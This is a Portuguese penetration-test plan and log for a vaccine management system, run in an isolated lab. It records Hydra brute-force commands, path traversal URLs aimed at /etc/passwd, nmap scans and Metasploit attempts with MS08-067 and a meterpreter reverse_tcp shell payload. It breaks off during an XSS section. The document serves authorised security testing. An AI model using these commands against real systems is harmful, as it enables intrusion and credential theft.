Plano de Projeto de Testes

# Introdução

Este documento tem como propósito descrever o objetivo, os recursos, o escopo e o cronograma das atividades de teste de penetração do Sistema de Vacinas.

# Objetivos

Este planejamento busca identificar, no sistema a ser explorado, informações para realizar testes na busca de possíveis vulnerabilidades de segurança que possam comprometer o funcionamento do sistema. Além disso, deseja-se: listar o escopo do sistema que deverá ser testado, descrever o processo de teste a ser empregado bem como todos os recursos necessários para a execução dos testes. Por fim, prover uma estimativa do tempo para os testes a serem realizados e listar os elementos resultantes do projeto de testes.

# Estratégia de Testes

A estratégia de testes de software descreve em alto nível a abordagem geral das atividades de teste.

A tabela a seguir exibe em alto nível a estratégia de testes a ser abordada neste projeto.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Contexto** | **Técnicas de Teste** | **Tipo de Teste** | **Tipo de Execução** | **Nível de Teste** |
| Todo o sistema exceto a funcionalidade Listar Alunos [[1]](#footnote-0) | Teste exploratório | Teste de Penetração | Manual e Automatizada | Teste de Sistema |

# Escopo

Para esse plano de testes serão testadas as seguintes funcionalidades do sistema:

* Login;
* Consulta e cadastro de servidor;
* Consulta e cadastro de Lotes de vacinas;
* Consulta e Cadastro de Vacinas;
* Consulta Vacina gripe;
* Relatórios ;

# Cronograma

|  |  |  |  |
| --- | --- | --- | --- |
| **Atividade** | **Início** | **Fim** | **Responsável** |
| Iteração 1 | 21/03/16 | 28/03/016 | Diego, Pâmela, Marcos |
| Reunião de planejamento | 21/03/16 | 21/03/16 | Diego, Pâmela e Marcos |
| Execução | 21/03/16 | 28/03/16 | Diego e Pâmela |
| Iteração 2 | 28/03/16 | 05/04/16 | Diego, Pâmela, Marcos |
| Reunião de planejamento | 28/03/16 | 28/03/16 | Diego, Pâmela e Marcos |
| Execução | 28/03/16 | 05/04/16 | Diego e Pâmela |
| Iteração 3 | 05/04/16 | 12/04/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 05/04/16 | 05/04/16 | Diego, Pâmela e Marcos |
| Execução | 05/04/16 | 12/04/16 | Diego e Pâmela |
| Iteração 4 | 12/04/16 | 19/04/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 12/04/16 | 12/04/16 | Diego, Pâmela e Marcos |
| Execução | 12/04/16 | 19/04/16 | Diego e Pâmela |
| Iteração 5 | 25/04/16 | 03/05/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 25/04/16 | 25/04/16 | Diego, Pâmela e Marcos |
| Execução | 25/04/16 | 03/05/16 | Diego e Pâmela |
| Iteração 6 | 03/05/16 | 10/05/16 | Diego, Pâmela e Marcos |
| Reunião de planejamento | 03/05/16 | 03/05/16 | Diego, Pâmela e Marcos |
| Execução | 03/05/16 | 10/05/16 | Diego e Pâmela |

# Recursos Humanos

Esta seção descreve os recursos humanos necessários para execução das atividades desse projeto.

|  |  |  |
| --- | --- | --- |
| Nome | Papel | Horas |
| Diego Antônio | Analista de Teste | 23 horas |
| Pâmela Beatriz | Analista de Teste | 28 horas |
| Marcos Costa | Orientador | 7 horas |

# Ambiente de Teste

O ambiente de teste está configurado da seguinte forma:

Dentro no DGTI - IFPE, existe uma máquina física que faz uso do sistema operacional Windows 7. Essa máquina disponibiliza o acesso a uma máquina virtual (VM), que será de fato utilizada para a execução dos testes. Essa máquina virtual utiliza o sistema operacional Kali Linux e se encontra em uma rede isolada sem acesso à rede local do IFPE e a Internet.

Existem duas outras máquinas virtuais, as quais armazenam individualmente o espelhamento do Servidor de dados (Polaris) e do Servidor WEB (Pollux) que contém o sistema ser testado. Ambas utilizam o sistema operacional Windows Server 2013. Os analistas de teste não possuirão acesso a essas duas máquinas virtuais.

O Pollux será acessado para teste através do browser da VM que contém o Kali Linux.

A Figura 1 mostra a atual configuração do ambiente.




Figura 1. Configuração Ambiente de Teste

Para a realização dos testes, será realizado um acesso à máquina física por meio da ferramenta de conexão remota Team Viewer. Após estabelecer a conexão remota, será possível acessar o ambiente do Kali Linux e dentro dessa máquina virtual acessar via browser o Sistema de Vacinas.

# Processo de Teste

O processo de testes será realizado de forma incremental e interativa utilizando algumas técnicas das metodologias ágeis: Kanban e Scrum. Um escopo, englobando as funcionalidades a serem testadas no Sistema de Vacinas, será planejado para que a execução dos testes ocorra em 6 iterações durante um período de 8 semanas. A planejamento das atividades para cada iteração dependerá dos resultados obtidos na iteração anterior. As atividades planejadas possuirão ordem de prioridade para execução. Dessa maneira, as tarefas mais prioritárias serão sempre realizadas primeiramente. Além disso, será definido um número limite de atividades em progresso, para que o fluxo da execução dos testes se adeque à capacidade que a equipe tem para realização das tarefas.

O tipo de teste a ser realizado é o exploratório, cuja a principal finalidade será uma abordagem informal onde não será necessário descrever e nem definir previamente todos os casos de teste de forma detalhada. Dessa forma, no momento da execução dos testes, os testadores terão a liberdade de pensar em diversas possibilidades de testes para as partes a serem exploradas do sistema.

Será elaborado um relatório contendo todos os resultados das atividades realizadas durante as iterações. Para cada teste executado serão registrados: os passos utilizados na execução, os resultados de cada passo, bem como, a contabilização do tempo gasto durante a realização dos testes.

# Iterações

**Iteração 1 - 25/03/16 à 05/04/16**

Atividades Planejadas:

1. Login - Path Transversal
2. Login - Força Bruta
3. Login - Mapeamento
4. Login - Sql Injection
5. Home - Mapeamento
6. Tentar Baixar o código da aplicação
7. Incluir Arquivo no Servidor.

Atividades Concluídas:

1. Login - Path Transversal
2. Login - Força Bruta
3. Login - Mapeamento
4. Login - Sql Injection
5. Home - Mapeamento

Impedimentos:

O sistema ficou fora do ar durante os dias 23 - 28 de março. Para solucionar o impedimento foi enviado um email à equipe do DGTI solicitando o religamento da máquina. O problema foi solucionado no dia 28-03-16.

**Charters de Teste**

Resultado: Tarefa Realizada dia 01/04/16

Representando a atividade **Login - Força Bruta.**

Duração dos Testes:1 h

Duração total da atividade: 1h 20 min

**Objetivo**: Utilizar de forma automatizada uma ferramenta que simule

vários logins para descobrir se é possível acertar o login por chutes ou se a aplicação possui algum mecanismo que impeça que um login seja acertado ao acaso.

**Ferramenta:** Hydra é uma ferramenta automatizada para tentar realizar o procedimento de força bruta em uma página web. Bastando forncer uma lista de usuários ou senhas ela é configurável para fazer *“n”* tentativas por minuto onde n é um numero entre 1 e 16. Para funcionar o mais básico é fornece-la um login e um exemplo de senha com a URL do alvo que ela tentará.

**Resultados**

**Tentativa 1**

Configurar a hydra e fazer ela realizar os testes

***Impedimento***: hydra está reclamando de 3 parametros quando

o mapeamento indica claramente q o login só passa 2.

**Resultado**: indefinido

**Tentativa 2:**

Inserir um login válido e senha mais comuns num numero de

16 tentativas

*comando: hydra -l admin -P forcaBruta 192.168.0.58 http-post-form “vacina/login.php:login=^USER^:senha=^PASS^:logado=false”*

No comando acima:

1. -l significa o login utilizado no momento. Deve ser sempre admin pois é o unico usuário válido passado pela equipe de TI.
2. -P é o arquivo contendo as senhas que ele tentará utilizar.
3. 192.168.0.58 é o IP onde está hospedada a aplicação.
4. http-post-form é o método utilizado, no caso , POST do HTTP.
5. *“vacina/login.php:login=^USER^:senha=^PASS^:logado=false”* é a URL utilizada para fazer a requisição
   1. USER é onde ela deve inserir o login válido usada na requisição.
   2. PASS é onde a hydra deve inserir a senha válida usada na requisição

**Resultado:** Passou no Teste

**Tentativa 3:**


Consegui configurar a ferramenta e executar 16 testes por min fazendo tentativas com o login

admin (cedido pelo DGTI) e com um dicionário de senhas retiradas da lista de piores senhas de 2015 da SplashData.

*comando: hydra -l admin -P forcaBruta 192.168.0.58 http-post-form “vacina/login.php:login=^USER^:senha=^PASS^:logado=false” -V*

No comando acima:

1. -l significa o login utilizado no momento. Deve ser sempre admin pois é o único usuário válido passado pela equipe de TI.
2. -P é o arquivo contendo as senhas que ele tentará utilizar.
3. 192.168.0.58 é o IP onde está hospedada a aplicação.
4. http-post-form é o método utilizado, no caso , POST do HTTP.
5. *“vacina/login.php:login=^USER^:senha=^PASS^:logado=false”* é a URL utilizada para fazer a requisição
   1. USER é onde ela deve inserir o login válido usada na requisição.
   2. PASS é onde a hydra deve inserir a senha válida usada na requisição
6. -V é para exibir no console o resultado da operação.



A imagem mostra que houveram várias tentativas de login que não resultaram em sucesso porém, em momento algum a aplicação realizou algum tipo de tratamento para descobrir se era um humano que por ventura errou a senha ou o número de tentativas válidas alcançou algum limite por usuário. Essa omissão de tratamento configura uma vulnerabilidade pois descobrindo o login de um usuário é possível chutar a senha sem que haja algum tratamento até que seja certa.

**Referencias**

[Piores Senhas 2015](https://www.teamsid.com/worst-passwords-2015/)

Tarefa Realizada entre os dias 31-03-16 e 01-04-16

Representando a atividade **Login - Path Transversal.**

Duração dos testes: 1 hora

Duração total da atividade: 2 horas e 30 min.

Utilizando como base as informações disponibilizadas no charter **Mapeamento Login**. É posível descobrir toda a estrutura de pastas da aplicação. Baseada nela serão executados as tentativas de atingir partes do Sistema Operacional que não deveriam ser acessíveis.

**Objetivo** : Através da URL haverá uma tentativa de ganhar acesso a partes da aplicação ou do Sistema Operacional que não deveriam ser acessadas via aplicação.

Para alcançar tal objetivo, a ideia é ir tentando encontrar algum arquivo fora da aplicação com comandos como *“../../”* garantindoacesso a locais não autorizados.

**Resultados**:

**Tentativa 1:**

Ao executar um login invalido o seguinte parâmetro surge na URL:

*vacina/login.php?logado=false*

A URL foi alterada para

*vacina/login.php?logado=../../dir*

1. Os comandos “../../” são para se tentar navegar de forma forçada dentro da estrutura de pastas do Sistema Operacional.
2. O comando *dir*  no cmd do windows serve para listar os arquivos e diretórios dentro da pasta atual.

**Resultado**: Passou no teste

**Tentativa 2:**

A URL foi alterada para

*vacina/login.php?logado= ../../cat /etc/passwd*

1. Os comandos “../../” são para se tentar navegar de forma forçada dentro da estrutura de pastas do Sistema Operacional.
2. O comando *cat /etc/passwd* , no linux, é o comando que deveria listar o conteúdo de passwd (local onde ficam armazenados informações de senha dos usuários). No windows, o esperado seria um erro.

**Resultado**: Passou no teste

**Tentativa 3**

A URL foi alterada para

*vacina/login.php?logado=%2e%2e%2f%2e%2e%2f (código equivalente a ../../)*

1. Os comandos “../../” são para se tentar navegar de forma forçada dentro da estrutura de pastas do Sistema Operacional.

**Resultado**: Passou no teste.

**Tentativa 4:**

Alterei a url para

vacina/login.php?logado=../data.js

1. O comando “../” é para se tentar navegar de forma forçada dentro da estrutura de pastas do Sistema Operacional.
2. data.js aparece no mapeamento feito na atividade **Mapeamento Login**.

**Resultado**: Passou no teste

**Tentativa 5:**

Alterei a url para

vacina/login.php?logado=./././

1. Os comandos “./././” são para se tentar navegar de forma forçada dentro da estrutura de pastas do Sistema Operacional.

**Resultado**: Passou no teste

**Tentativa 6:**

Alterei a url para

vacina/login.php?login=teste&senha=./././

1. Os comandos “./././” são para se tentar navegar de forma forçada dentro da estrutura de pastas do Sistema Operacional.

**Resultado**: Passou no teste

**Tentativa 7:**

Alterei a url para

vacina/login.php?login=teste&senha=..

**Resultado**: Passou no teste

Tarefa realizada em 05/04/16

Representando a atividade **Home - Mapeamento.**

Tempo de Testes: 15 min

Tempo Total: 5 min

**Objetivo**: Utilizar o Burp Intruder, do Burp suite para mapear os parâmetros recebidos

pela página home para facilitar as futuras tentativas de hacking da pagina em questão.

**Resultados**

Não há o que fazer em termos de mapeamento da home,pois ela é uma página estática

e não recebe e nem manda nenhum parametro. e não há nenhum campo onde

seja possível interagir na página home (exceto os menus).

**Iteração 2 - 05/04/16 à 12/04/16**

Atividades Planejadas:

1. Consulta Servidor Sql Injection
2. Análise do Servidor - Nmap
3. Login Sql Injection - SQL Map
4. Tentar descobrir Senha de Root
5. Tentativa de Ataque a porta RCP com Metasploit
6. Tentar sobrescrever algum arquivo no Servidor
7. Tentar descobrir usuários do SO.

Atividades Concluídas:

1. Consulta Servidor Sql Injection
2. Análise do Servidor - Nmap
3. Login Sql Injection - SQL Map

Impedimentos: Nenhum.

**Charters de Teste**

Essa atividade representa a tarefa do quadro **Análise do Servidor - Nmap**

Data: 09-04-16

Horário dos testes: 30 min

Horário Total: 1 h

**Objetivo:** Utilizar a ferramenta Nmap para descobrir quais portas do servidor

estão abertas e que tipo de atividade pode ser desenvolvida a partir disso.

**Ferramenta:** Nmap é um scanner de portas automatizado que consegue fazer a detecção de portas abertas e o tipo de aplicação rodando no momento em um servidor web.

**Resultados**

**Tentativa 1:**

*comando nmap -Ss -O 192.168.0.58*

1. -Ss é para a ferramenta tentar fazer o scan SYN do tcp.
2. -O é para a ferramenta tentar encontrar o S.O. rodando no momento
3. 192.168.0.58 é o IP onde está hospedada a aplicação.


**Resultado:** Erro na ferramenta.

**Tentativa 2:**

*comando nmap -sS -O 192.168.0.58*

1. -sS é para a ferramenta tentar fazer o scan SYN do tcp.
2. -O é para a ferramenta tentar encontrar o S.O. rodando no momento.
3. 192.168.0.58 é o IP onde está hospedada a aplicação.


**Resultado:**



**Tentativa 3:**

*comando: nmap -sV -O 192.168.0.58*

1. -sV é para realizar o SYN e buscar a versão do software rodando no momento.
2. -O é para a ferramenta tentar encontrar o S.O. rodando no momento.
3. 192.168.0.58 é o IP onde está hospedada a aplicação.



Serviços:

Microsoft Windows RPC - Ferramenta semelhante ao TeamViewer que conecta o computador criando um esquema de servidor - cliente.


Microsoft Windows microsoft-ds - Ferramenta que auxilia a implantação de imagens em uma distribuição windows.

**Tentativa 4:**

*comando nmap -sU -O 192.168.0.58*

1. -sU é para usar o detector de portas UDP.
2. -O é para a ferramenta tentar encontrar o S.O. rodando no momento.
3. 192.168.0.58 é o IP onde está hospedada a aplicação.

**Resultado:**



Serviços:

**ntp** - protocolo de sincronização de relógios usando udp

**netbios-ns** - responsável pelo registro de nomes de aplicação do NetBios

**netbios -dgm** - serviço de datagrams do NetBios

**snmp** - gerenciamento de redes.

**microsoft-ds** - protocolo windows para compartilhamento e impressões de arquivos

**L2TP** - protocolo de encapsulamento de camada 2, para criar redes vpn privadas.


**nat-t-like** - protocolo de tradução de ips


**Tentativa 5:**

*nmap -A -O 192.168.0.58*

1. -A é para usar o tracerouter na requisição.
2. -O é para descobrir o S.O. rodando no momento.
3. 192.168.0.58 é o IP onde está hospedada a aplicação.

**Resultado:**






**Tentativa 6**

*nmap -sV -p 1-65535 -O 192.168.0.58*

1. -sV é para realizar o SYN e buscar a versão do software rodando no momento
2. -p para indicar quais portas devem ser usadas no teste, o delimitador é “-”
3. -O é para a ferramenta tentar encontrar o S.O. rodando no momento.
4. 192.168.0.58 é o IP onde está hospedada a aplicação.

**Resultado:**




**Tentativa 7**

*nmap -sU -p 1-65535 192.168.0.58*

1. -sU é para usar o detector de portas UDP.
2. -p para indicar quais portas devem ser usadas no teste, o delimitador é “-”
3. 192.168.0.58 é o IP onde está hospedada a aplicação.

**Resultado:**



**Referências**

[NTP](https://pt.wikipedia.org/wiki/Network_Time_Protocol)

[NetBios](https://pt.wikipedia.org/wiki/NetBIOS)

[SNMP](https://pt.wikipedia.org/wiki/Simple_Network_Management_Protocol)

Essa atividade não está no quadro da sprint. Representa a atividade

**Ataque à porta RPC descoberta na análise de servidor - nmap.**

**Data**: 10-04-16.

**Tempo usado no teste**:1h

**Tempo total**: 1h

**Objetivo**: Tentar se conectar à porta 135 usando o framework metasploit para tentar conseguir privilégios dentro do windows.

**Ferramenta:** Metasploit é um framework de intrusão que é carregado com muitos payloads e exploits automatizados que facilitam alguns testes de intrusão.

*Exploits*: São partes de um software responsável por executar comandos maliciosos que normalmente tentam garantir acesso privilegiado a um sistema.

*Payloads*: São comandos executados pelos exploits que visam manter o recém garantido acesso (em caso de sucesso) ou ampliar o nível de privilégio.

**Resultados**

**Tentativa 1:**

Tentar configurar algum exploit que ataque a porta 135.

**Resultado:**

A ferramenta é de difícil configuração e possui documentação muito ruim para inciantes. Não foi possível obter grandes resultados.

**Tentativa 2:**

O exploit escolhido foi o *auxiliary/scanner/msf/msf\_rpc\_login* para

testar o caso específico da porta RPC escolhida. O payload a ser executado

é o *windows/meterpreter/reverse\_tcp.* Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

**Resultado**: O exploit foi enviado mas não trouxe resultado.Após verificação, o exploit é pra windows NT.

**Tentativa 3:**

Tentar atacar a porta 445 usando exploits automatizados.

Para esse caso o exploit escolhido foi o MS08-67 disponivel no caminho */windows/smb/ms08\_067\_netapi.* Ele serve especificamente para explorar uma vulnerabilidade do microsoft ds. O payload é o mesmo do teste passado: *windows/meterpreter/reverse\_tcp.* Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

**Resultado**: Passou no teste

**Tentativa 4:**

Tentar atacar a porta 135

O exploit escolhido foi o *auxiliary/scanner/msf/msf\_rpc\_login* para

testar o caso específico da porta RPC escolhida. O payload a ser executado

é o *windows/meterpreter/reverse\_tcp.* Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

**Resultado**: Passou no teste

**Iteração 3 - 13/04/16 à 19/04/16**

Atividades Planejadas:

1. XSS na tela de Cadastro de lotes
2. Sql Injection na tela de Cadastro de lotes
3. Análise do Servidor - Nmap
4. Consultar Servidor Sql Injection- SQL MAP

Atividades Concluídas:

1. XSS na tela de Cadastro de lotes
2. Sql Injection na tela de Cadastro de lotes
3. Análise do Servidor - Nmap
4. Consultar Servidor Sql Injection- SQL MAP

Impedimentos: A máquina virtual que armazena o Banco de dados (Polaris) foi corrompida e ficou indisponível entre os dias 18/04/16 a 20/04/16. Foi enviado um email à equipe do DGTI e como solução eles transferiram o banco de dados para a Pollux.

**Charters de Teste**

Essa atividade representa a tarefa do quadro **Análise do Servidor - Nmap**

Data: 24-04-16

Horário dos testes: 30 min

Horário Total: 1 h

**Objetivo:** Após o problema do corrompimento dos arquivos do banco, houveram mudanças na arquitetura do ambiente com a deleção de uma máquina virtual. Então o novo serviço deve estar aberto em alguma porta do servidor que não estava aberta da atividade de scanning anterior. A atividade deve ser refeita para descobrir se na migração algum serviço adicional foi deixado aberto.

**Ferramenta:** Nmap é uma ferramenta de escaneamento de portas automatizado que consegue fazer a detecção de portas abertas e o tipo de aplicação rodando no momento em um servidor web.


**Tentativa 1**

Usar o Nmap para varrer as portas 1 a 65.535 do sistema usando o scan TCP.

*comando: nmap -sV -p 1-65535 192.168.0.58*

1. -sV é para realizar o SYN e buscar a versão do software rodando no momento.
2. -p para indicar quais portas devem ser usadas no teste, o delimitador é “-”
3. 192.168.0.58 é o IP onde está hospedada a aplicação.

**Resultado**



**Pptp** = Protocolo de Tunelamento Ponto a ponto.Utilizado para garantir segurança em redes wireless.

**ms-wbt-server** = serviço de gerenciamento de hosts do windows.


**Tentativa 2**

Usar o Nmap para varrer as portas 1 a 65.535 do sistema usando o scan de portas UDP.

*comando: nmap -sU -p 1-65535 192.168.0.58*

1. -sU é para usar o detector de portas UDP.
2. -p para indicar quais portas devem ser usadas no teste, o delimitador é “-”
3. 192.168.0.58 é o IP onde está hospedada a aplicação.

**Resultado**



Teste realizado dia 23-04-16

Representando a atividade **XSS - Cadastro de lotes.**

Duração dos Testes: 40 min

Duração total da atividade: 1 h e 10 min.

O XSS armazenado é aquele tipo de ataque onde o código malicioso fica

armazenado no banco da aplicação e é carregado junto com os dados normais

da tela no momento do processamento da página. Como não são tratados, instruções javascript conseguem ser enviadas ao browser.

**Objetivo**: Utilizar os inputs da tela de cadastro de lotes de vacina

para descobrir se eles são vulneráveis ao ataque XSS Armazenado.

**Ferramenta:** Para os testes de XSS, é necessário apenas um web browser e o meterpreter. Para esse teste foi escolhido o Iceweasel versão 31.5.0. A escolha se deve por pura conveniência, visto que ele é o navegador padrão do Kali Linux.

Meterpreter é um exploit dinâmico e avançado que existe no metasploit que tem uma boa documentação e possui boa fama entre os utilizadores do Metasploit.

*Exploits*: São partes de um software responsável por executar comandos maliciosos que normalmente tentam garantir acesso privilegiado a um sistema.

*Payloads*: São comandos executados pelos exploits que visam manter o recém garantido acesso (em caso de sucesso) ou ampliar o nível de privilégio.

*Listener:* Trata-se de uma estrutura programada para uma ação respondendo a um evento específico.

